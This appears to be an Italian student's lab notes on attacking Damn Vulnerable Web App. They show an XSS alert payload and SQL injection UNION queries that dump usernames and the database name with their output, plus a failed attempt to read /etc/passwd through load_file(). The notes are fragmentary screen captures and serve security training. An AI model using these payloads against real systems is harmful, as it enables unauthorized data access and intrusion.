



Per la parte dei cookie usiamo il comando `<script>alert(XSS)</script>`



Damn Vulnerable Web App

192.168.49.101/dvwa/vulnerabilities/sqli_blind/?id=1'+UNION

120%



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' UNION SELECT null, user FROM users#-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT null, user FROM users#-- -
First name:
Surname: admin

ID: 1' UNION SELECT null, user FROM users#-- -
First name:
Surname: gordonb

ID: 1' UNION SELECT null, user FROM users#-- -
First name:
Surname: 1337

ID: 1' UNION SELECT null, user FROM users#-- -
First name:
Surname: pablo

ID: 1' UNION SELECT null, user FROM users#-- -
First name:
Surname: smithy
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

Per vedere il database usiamo il comando ' UNION SELECT 1, database()#

Damn Vulnerable Web Ap x

192.168.49.101/dvwa/vulnerabilities/sqli_blind/?id=1'+UNION+SELECT+1,database()# 120%

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' UNION SELECT null, database()#
First name: admin
Surname: admin


ID: 1' UNION SELECT null, database()#
First name:
Surname: dvwa

More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low

Vie




Qua siamo andati a cercare i dati delle colonne con il comando `UNION SELECT 1, null, load_file('/etc/passwd')#`



Unknown column 'column_name' in 'field list'

con il comando ' UNION SELECT 1, null, load_file('/etc/passwd')# non è andato a buon fine



The used SELECT statements have a different number of columns

